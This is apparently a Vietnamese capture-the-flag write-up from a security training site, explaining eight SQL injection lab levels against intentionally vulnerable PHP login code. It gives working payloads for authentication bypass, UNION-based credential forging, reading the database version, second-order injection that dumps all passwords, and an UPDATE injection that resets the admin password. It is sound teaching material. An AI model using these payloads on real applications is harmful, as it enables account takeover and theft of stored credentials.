https://cyberjutsu.io
contact@cyberjutsu.io
+(84) 33 8836 830

CyberJutsu

CHALLENGE WRITEUP

SQL INJECTION

1. Lab overview

Goal: Login vào tài khoản admin

2. Analysis

Level 1:

Cách hoạt động của ứng dụng


Đoạn code xử lý chính của level 1:

```
$sql = "SELECT username FROM users WHERE username='$username' AND password='$password'";
$query = $database->query($sql);
$row = $query->fetch_assoc(); // Get the first row

if ($row === NULL)
    return "Wrong username or password"; // No result

$login_user = $row["username"];
if ($login_user === "admin")
    return "Wow you can log in as admin, here is your flag CBJS{FAKE_FLAG_FAKE_FLAG}, but how about <a href='level2.php'>THI
```

1. Ở dòng 5 `$sql` chứa câu query sql để select ra username ở nơi mà username = username người dùng nhập và password = password mà họ vừa nhập vào.
2. Ở dòng 8 chương trình sẽ lấy hàng đầu tiên từ kết quả trả về. Nếu username được select là “admin” thì ta sẽ login vào admin thành công.

Ý tưởng / Giả thuyết

- Để khai thác các chủng lỗi Injection ta cần tìm cách nối dài các instruction nhằm mục đích kiểm soát được hành vi của chương trình, cụ thể trong trường hợp này chính là câu SQL query.
- Ở dòng 5 and dev đang thực hiện nối chuỗi SQL query với user input là biến `$_POST["username"]` và biến `$_POST["password"]`.
- Hiện tại username đang được bọc trong dấu nháy đơn “username” nên chỉ được hiểu là kiểu chuỗi.
- Nhưng nếu ta nhập vào username là `admin"` thì sao?



Lúc này Mysql sẽ trả về lỗi syntax vì dấu " đang không được đóng lại.

```
SELECT username FROM users WHERE username="admin"" AND password=MD5("abcd")
```

Vậy ta chỉ cần tuân theo SQL syntax để câu query không còn lỗi và câu truy vấn trả về kết quả.

- Chúng ta có 2 cách:

Cách 1

Ta sẽ sử dụng dấu " để break ra câu query hiện tại và sử dụng -- để comment phần đằng sau của câu SQL:

```
admin" --
```

```
admin"#
```

Khi đó câu query sẽ trở thành:

```
SELECT username FROM users WHERE username="admin" -- AND password=MD5("abc")
```

Như ta có thể thấy, query giờ đây chỉ select nơi mà có `username="admin"` và vì phần check password đã bị comment bởi ký tự -- nên ta đã bypass được admin login.

Cách 2

Ngoài việc sử dụng comment để bypass đoạn check password ta còn có thể dùng các toán tử logic như OR để khiến câu query trả về thành True.

Trong mysql thứ tự ưu tiên các phép so sánh logic là:

```
INTERVAL
BINARY, COLLATE
!
- (unary minus), ~ (unary bit inversion)
^
*, /, DIV, %, MOD
-, +
<<, >>
&
|
= (comparison), <=>, >=, >, <=, <, <>, !=, IS, LIKE, REGEXP, IN, MEMBER OF
BETWEEN, CASE, WHEN, THEN, ELSE
NOT
AND, &&
XOR
OR, ||
= (assignment), :=
```

MySQL :: MySQL 8.0 Reference Manual :: 12.4.1 Operator Precedence

Như trên thì toán tử AND sẽ được ưu tiên thực hiện trước toán tử OR.

Nếu chúng ta input phép OR như sau thì sao?

```
SELECT username FROM users WHERE username="admin" OR 1="2" AND password=MD5("abc")
```

Lúc này Mysql sẽ ưu tiên xử lý vế `1="2" AND password=MD5("abc")` trước và trả về **False** còn vế `username="admin"` sẽ trả **True** vì có tồn tại user admin trong database.

→ **True OR False = True**

→ Câu SQL query sẽ chạy thành công và trả về row admin.

Level 2:

Cách hoạt động của ứng dụng

- Đoạn code xử lý chính của level 2:

```php
$sql = "SELECT username FROM users WHERE username=\"$username\" AND password=\"$password\"";
$query = $database->query($sql);
$row = $query->fetch_assoc(); // Get the first row

if ($row === NULL)
    return "Wrong username or password"; // No result

$login_user = $row["username"];
if ($login_user === "admin")
    return "Wow you can log in as admin, here is your flag CBJS{FAKE_FLAG_FAKE_FLAG}, but how about <a href='level3.php'>TH
```

- Level này cũng hoạt động tương tự level trước nhưng lần này anh developer bọc những giá trị chuỗi bằng dấu nháy kép ".

Ý tưởng / Giả thuyết

- Vậy nếu ta thử input lại username là " như level 1 thì điều gì sẽ xảy ra?

```
mysql> SELECT username FROM users WHERE username="'" AND password=MD5("abcd");
Empty set (0.00 sec)

mysql>
```

- Kết quả là câu query thực thi thành công nhưng không bị lỗi syntax như ở level 1 vì khi bọc trong dấu ngoặc kép " , dấu nháy đơn đã được xem như là một chuỗi.

- Để exploit ta cũng phải tuân thủ quy tắc đó và sử dụng dấu nháy kép " để thoát khỏi câu SQL query

```
SELECT username FROM users WHERE username="admin" -- " AND password=MD5("abc");
```

Level 3:

Cách hoạt động của ứng dụng

- Đoạn code xử lý chính của level 3:

```php
$sql = "SELECT username FROM users WHERE username=LOWER(\"$username\") AND password=MD5(\"$password\")";
$query = $database->query($sql);
$row = $query->fetch_assoc(); // Get the first row

if ($row === NULL)
    return "Wrong username or password"; // No result

$login_user = $row["username"];
if ($login_user === "admin")
    return "Wow you can log in as admin, here is your flag CBJS{FAKE_FLAG_FAKE_FLAG}, but how about <a href='level4.php'>
```


- Lần này thì anh dev đang đưa user input vào bên trong hàm `LOWER`. Hàm `LOWER` có chức năng là lowercase chuỗi input.

Ý tưởng / Giả thuyết

- Ta sẽ tìm cách tạo một câu SQL hợp lệ như những level trước.

```
SELECT username FROM users WHERE username=LOWER("admin") AND password=MD5("a")
```

- Nếu input của chúng ta là dấu `"` thì sao?



Mysql sẽ báo lỗi syntax

- Khi này ta có thể điều chỉnh syntax cho hợp lệ bằng cách dùng dấu `"` và `)` để đóng lại hàm `LOWER` sau đó comment phần phía sau để bypass đoạn kiểm tra password.

- Câu query sẽ như sau:

```
SELECT username FROM users WHERE username=LOWER("admin") -- ") AND password=MD5("a")
```

Level 4:

Cách hoạt động của ứng dụng

```php
if (!checkValid($username) || !checkValid($password))
    return "Hack detected";

try {
    include("db.php");
    $database = make_connection("hashed_db");

    $sql = "SELECT username FROM users WHERE username=LOWER(\"$username\") AND password=MD5(\"$password\")";
    $query = $database->query($sql);
    $row = $query->fetch_assoc(); // Get the first row

    if ($row === NULL)
        return "Wrong username or password"; // No result

    $login_user = $row["username"];
    if ($login_user === "admin")
        return "Wow you can log in as admin, here is your flag CBJS{FAKE_FLAG_FAKE_FLAG}, but how about <a href='level5.php'>THI
```

- Cách hoạt động của level 4 cũng giống như các level trước
- Tuy nhiên, lần này anh dev đã fix lỗi bằng cách tạo ra hàm `checkValid()` để bỏ đi kí tự nháy đôi, cả 2 untrusted data `$username` và `$password` đều đi qua hàm này.

→ Không thể truyền dấu nháy đôi để thoát khỏi string trong câu query

Ý tưởng / Giả thuyết

- Vậy có cách nào để ta vô hiệu hóa dấu nháy đôi có sẵn ở trường username trong chương trình không?

Table 9.1 Special Character Escape Sequences


Escape Sequence	Character Represented by Sequence
`\0`	An ASCII NUL (`x'00'`) character
`\'`	A single quote (`'`) character
`\"`	A double quote (`"`) character
`\b`	A backspace character
`\n`	A newline (linefeed) character
`\r`	A carriage return character
`\t`	A tab character
`\Z`	ASCII 26 (Control+Z); see note following the table
`\\`	A backslash (`\`) character
`\%`	A `%` character; see note following the table
`\_`	A `_` character; see note following the table

- Có, thuật ngữ escape sử dụng dấu backslash `\` dùng để loại bỏ ý nghĩa đặc biệt của một ký tự và coi đó là 1 ký tự bình thường

- Vậy sẽ ra sao nếu ta truyền dấu backslash \ này vào biến $username?

Kiểm chứng ý tưởng / giả thuyết

- Ta sẽ thử trong 1 câu query đơn giản trong database trước.



Tiến hành khai thác

- Đây là câu query của anh dev

```
SELECT username FROM users WHERE username="$username" AND password=MD5("$password")
```

- Truyền vào biến $username dấu backslash, câu query lúc này trở thành

```
SELECT username FROM users WHERE username="\" AND password=MD5("$password")
```

- Phần chữ xanh chính là giá trị mà trường username sẽ nhận trong câu query
- Như vậy chỉ cần tiếp tục nối dài câu query ở biến $password:

```
SELECT username FROM users WHERE username="\" AND password=MD5(" ) UNION SELECT 'admin'--
")
```

```
mysql> SELECT username FROM users WHERE username="\" AND password=MD5("  UNION SELECT 'admin'# ");
    -> ;
+----------+
| username |
+----------+
| admin    |
+----------+
1 row in set (0.01 sec)
```


Level 5:

Cách hoạt động của ứng dụng

- Đoạn code xử lý chính của level 5:

```php
$sql = "SELECT username, password FROM users WHERE username='$username'";
$query = $database->query($sql);
$row = $query->fetch_assoc(); // Get the first row

if ($row === NULL)
    return "Username not found"; // No result

$login_user = $row["username"];
$login_password = $row["password"];

if ($login_password !== md5($password))
    return "Wrong username or password";

if ($login_user === "admin")
    return "Wow you can log in as admin, here is your flag CBJS{FAKE_FLAG_FAKE_FLAG}, but how about <a href='level6.php'>THI
else
    return "You log in as $login_user, but then what? You are not an admin";
```

- Lần này cách anh dev xác thực user khác những level trước
- Đầu tiên SQL query sẽ lấy `username,password` từ database bằng username mà user nhập vào.
- Sau đó sẽ hash password của user nhập vào và so sánh với password được lấy từ db bằng câu query phía trên (biến `$row["password"]`).
- Nếu là username được trả về là admin thì ta sẽ qua được level tiếp theo.



- Nếu user bình thường đăng nhập thì tên của user sẽ được hiện lại bên dưới.

Ý tưởng / Giả thuyết 1

Vậy có cách nào mà ta có thể kiểm soát được `$row["password"]` không?

- Nhưng trước hết ta phải tìm cách thực hiện 2 câu select trong một câu query.
- Nếu search trên google thì ta sẽ thấy đa số kết quả là dùng operator `UNION`. Vậy `UNION` là gì?

- UNION cho phép attacker kiểm soát được dữ liệu trả về từ database bằng cách thêm dữ liệu vào kết quả ban đầu của SQL query.

```
SELECT ...
UNION [ALL | DISTINCT] SELECT ...
[UNION [ALL | DISTINCT] SELECT ...]
```

Syntax Select Union

- Ví dụ mình có câu SQL như sau:

```
SELECT username, password FROM users WHERE username='admin' AND password='adminpass'
```

Kết quả:

	Username	Password
0	admin	adminpass

- Và giờ ta sẽ thử inject một query với operator UNION vào mục username để extract phần password của admin:

	Username	Password
0	admin	adminpass
1	adminpass	1

```
SELECT username,password FROM users WHERE username='admin' UNION SELECT password,1 FROM users WHERE username='admin' -- AND password='anything'
```


Kết quả:

- NOTE: Vì UNION sẽ thêm một row bên dưới kết quả của query ban đầu nên ta phải chú ý đến lượng COLUMN CỦA QUERY MỚI bằng với lượng COLUMN CỦA QUERY CŨ. Như ở ví dụ ta chỉ SELECT được MỘT cột password để thêm vào query ban đầu.

Kiểm chứng giả thuyết 1

```
mysql> SELECT username,password FROM users WHERE username='admin' UNION SELECT password,1 FROM users WHERE username='admin' -- AND password='anythin
g'
    -> ;
+------------------+------------------+
| username         | password         |
+------------------+------------------+
| admin            | 8ADD1CCB70FC5D6A |
| 8ADD1CCB70FC5D6A | 1                |
+------------------+------------------+
2 rows in set (0.00 sec)
```

- Khi chạy câu query trên thì ta đã có thể hoàn toàn control được username và password database trả về.
- Nhưng khi này ứng dụng chỉ lấy phần row đầu tiên nên ta sẽ cấp một username không tồn tại để câu query đầu tiên trả về rỗng.



- Lúc này password của admin đã được trả về trên trang web.

Ý tưởng / Giả thuyết 2

- Vậy ta có thể kiểm soát được username và password do database trả về.
- Nếu chúng ta đổi luôn password trả về từ database thì sao?

```
SELECT username,password FROM users WHERE username='x' UNION SELECT 'admin',1  -- AND password='anything';
```

Kiểm chứng giả thuyết 2

```
mysql> SELECT username,password FROM users WHERE username='x' UNION SELECT 'admin',1  -- AND password='anything';
    -> ;
+----------+----------+
| username | password |
+----------+----------+
| admin    | 1        |
+----------+----------+
1 row in set (0.00 sec)
```

- Vậy ta đã có thể thay đổi được password do database trả về.
- Tuy nhiên password ta nhập vào sẽ đi qua hàm md5 để hash, do đó để khiến giá trị trả về từ database match với password do ta nhập vào, ta sẽ tiến hành md5 password trả về từ database

```
mysql> SELECT username,password FROM users WHERE username='x' UNION SELECT 'admin',md5('1')  -- AND password='anything';
    -> ;
+----------+----------------------------------+
| username | password                         |
+----------+----------------------------------+
| admin    | c4ca4238a0b923820dcc509a6f75849b |
+----------+----------------------------------+
1 row in set (0.00 sec)
```

Level 6:

Goal của bài này là đọc được database version

Cách hoạt động của ứng dụng

```php
include("db.php");
$database = make_connection("posts_db");

$id = $database->real_escape_string($_GET["id"]);
$sql = "SELECT content FROM posts WHERE id=$id";
$query = $database->query($sql);
$row = $query->fetch_assoc(); // Get the first row

if ($row !== NULL)
    $message = "<iframe height='800px' width='100%' src='" . $row["content"] . "'></iframe>";
else
    $message = "ID not found"; // No result
```

- Khác với những level trước, lần này ứng dụng sẽ lấy `content` từ database dựa vào tham số `$_GET["id"]` do người dùng kiểm soát
- Sau đó, chương trình sẽ lấy kết quả trả về từ câu query rồi đưa vào tag `<iframe>`
- Tuy nhiên, anh dev đã cho tham số `$_GET["id"]` này đi qua hàm `real_escape_string()` và trở thành biến `$id`

→ Đây là cách chống SQLi khá phổ biến hiện nay

- Những ký tự mà hàm `real_escape_string()` escape bao gồm: `NUL (ASCII 0)`, `\n`, `\r`, `\`, `‘`, `"`, và `Control-Z`

php Downloads Documentation Get Involved Help php 8.1

Parameters

mysql
Procedural style only: A mysqli object returned by mysqli_connect() or mysqli_init()

string
The string to be escaped.

Characters encoded are NUL (ASCII 0), \n, \r, \, ', ", and Control-Z.

Return Values

Returns an escaped string.

- Sau đó biến $id sẽ được nối chuỗi với câu query

→ Tuy nhiên, liệu đây có phải là cách chống hiệu quả không? Liệu có trường hợp nào mà cách chống này sẽ vẫn bị khai thác không?

Ý tưởng / Giả thuyết

- Nhìn lại source code của database, nhận ra kiểu dữ liệu mà tham số id nhận vào là Integer

```
CREATE TABLE `users` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `username` varchar(100) NOT NULL,
  `password` varchar(40) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `username` (`username`)
);
```

- Còn đây là câu query của anh dev:

```
"SELECT content FROM posts WHERE id=" . $id
```

→ Biến $id không hề bị kẹp trong bất kì cặp ký tự đặc biệt nào

→ Vậy có phải ta không cần dùng bất kì ký tự đặc biệt nào để thoát khỏi strings như những level trước mà vẫn có thể nối dài câu query?

Kiểm chứng ý tưởng / giả thuyết

- Ta sẽ thử 1 câu query đơn giản trong database trước:

```
SELECT username FROM users WHERE id=1 UNION SELECT “khoi”
```

```
mysql>
mysql> select username from users where id=1 union select 'khoi';--
+----------+
| username |
+----------+
| conmeo   |
| khoi     |
+----------+
2 rows in set (0.00 sec)

mysql>
```

- Không cần dùng bất kì ký tự đặc biệt nào mà vẫn có thể nối dài câu query đằng sau tham số id

Tiến hành khai thác

- Vì ứng dụng chỉ lấy hàng đầu tiên từ kết quả trả về sau khi query tới database

→ Ta cần làm cho câu SELECT đầu tiên của anh dev trả về rỗng, sau đó nối dài câu query của ta

- Truyền vào biến $id chuỗi 99999 UNION SELECT @@version –

- Sau đó dùng Burp để quan sát kết quả trả về

Level 7:

Goal của bài này là đọc dữ liệu bí mật trong database

Cách hoạt động của ứng dụng

- Cách hoạt động của level cũng giống với 5 level đầu
- Rà soát mã nguồn, nhận thấy ứng dụng có các tính năng sau:
    - Login, Register: không bị lỗi SQL Injection, do anh dev sử dụng Prepare Statement đúng cách
    - Profile: anh dev không sử dụng Prepare Statement mà sử dụng nối chuỗi

```
try {
    $sql = "SELECT email FROM users WHERE username='$username'";
    $db_result = $database->query($sql);
    $row = $db_result->fetch_assoc(); // Get the first row

    if (isset($row))
        $message = $row['email'];
```

Ý tưởng / Giả thuyết

- Nhìn lại đoạn code của level7

```
if (isset($_POST["username"]) && isset($_POST["password"])) {
    try {
        include("header.php");
        $database = make_connection("advanced_db");

        $sql = "SELECT username FROM users WHERE username=? and password=?";
        $statement = $database->prepare($sql);
        $statement->bind_param('ss', $_POST['username'], md5($_POST['password']));
        $statement->execute();
        $statement->store_result();
        $statement->bind_result($result);

        if ($statement->num_rows > 0) {
            $statement->fetch();
            $_SESSION["username"] = $result;
            die(header("Location: profile.php"));
        } else {
```

→ Khi đăng nhập thành công, ứng dụng sẽ lưu kết quả trả về từ câu query và gán vào biến `$_SESSION["username"]`

- Nhìn sang đoạn code của profile.php

```
$username = $_SESSION['username'];
if (isset($_POST['button'])) {
    try {
        $sql = "SELECT email FROM users WHERE username='$username'";
        $db_result = $database->query($sql);
```


- Biến $_SESSION['username'] lại tiếp tục được gán vào biến $username, sau đó biến này được nối chuỗi với câu query của anh dev

→ Vậy sẽ ra sao nếu chúng ta đăng ký, đăng nhập với username là 1 payload SQL query?

Kiểm chứng ý tưởng / giả thuyết

- Ta sẽ thử đăng ký tài khoản có username là h'nie
- Sau đó tiến hành đăng nhập, rồi click vào nút lấy email
- Câu query lúc này:

```
SELECT email FROM users WHERE username='h'nie'
```



→ Server báo lỗi syntax → Xác định có thể truyền payload SQL vào trong câu query ở profile.php từ việc đăng ký username

Tiến hành khai thác

- Tạo tài khoản với username là ' UNION SELECT GROUP_CONCAT(password) from users #
- Tiến hành đăng nhập, sau đó click vào nút nhận email

→ Đọc được tất cả password từ bảng users

→ Kỹ thuật tấn công này được gọi là **Second Order**

Level 8:

Goal của level này là login bằng account admin

Cách hoạt động của ứng dụng

- Cách hoạt động của level 8 cũng giống level 7: phần Login và Register không bị SQL injection do anh dev sử dụng Prepare Statement
- Tuy nhiên, lần này level 8 lại dẫn ta đến file update.php sử dụng câu query nối chuỗi với biến `$email`
- Sau khi nhập vào ô input email ở update.php, ứng dụng sẽ cập nhập email mới cho ta

```php
if (isset($_POST['button'])) {
  try {
    $sql = "update users set email='$email' where username='$username'";
    $db_result = $database->query($sql);
    if ($db_result) {
```

- Khác với tất cả những level trước, câu query anh dev sử dụng là `UPDATE`

Ý tưởng / Giả thuyết

- Nhìn vào source code database, có thể thấy được trường email chỉ nhận tối đa 50 ký tự

```
CREATE TABLE `users` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `username` varchar(100) NOT NULL,
  `password` varchar(40) NOT NULL,
  `email` varchar(50),
  PRIMARY KEY (`id`),
  UNIQUE KEY `username` (`username`)
);
```

- Cần hiểu về syntax của câu `UPDATE`

```
UPDATE [LOW_PRIORITY] [IGNORE] table_reference
    SET assignment_list
    [WHERE where_condition]
    [ORDER BY ...]
    [LIMIT row_count]

value:
    {expr | DEFAULT}

assignment:
    col_name = value

assignment_list:
    assignment [, assignment] ...
```

→ Như vậy, sẽ ra sao nếu ta có thể update được password và sử dụng kỹ thuật Second Order để kiểm soát biến `$username`?

Kiểm chứng ý tưởng / giả thuyết

- Ta sẽ thử câu query đơn giản trong database trước:

```
UPDATE users SET email="hackconmeo", password="hackconmeo" WHERE username="conmeo"
```


```
mysql>
mysql> UPDATE users SET email='hackconmeo', password='hackconmeo' where username='conmeo';
Query OK, 1 row affected (0.03 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> select * from users where username='conmeo';
+----+----------+------------+------------+
| id | username | password   | email      |
+----+----------+------------+------------+
|  1 | conmeo   | hackconmeo | hackconmeo |
+----+----------+------------+------------+
1 row in set (0.01 sec)

mysql>
```

→ Thành công update 2 trường email và password của account có username là "conmeo"

Tiến hành khai thác

- Tạo tài khoản với username là `admin' --` để không bị trùng với account admin
- Tiến hành đăng nhập

- Nhập vào ô input email chuỗi: ‘, password=’Hacked



- Nhấn submit, lúc này câu query là:

```
UPDATE users SET email='', password='Hacked' WHERE username='admin' – '
```

```
mysql> select * from users where username='admin';
+----+----------+----------+-------+
| id | username | password | email |
+----+----------+----------+-------+
| 11 | admin    | Hacked   |       |
+----+----------+----------+-------+
1 row in set (0.00 sec)
```

→ Thành công update password admin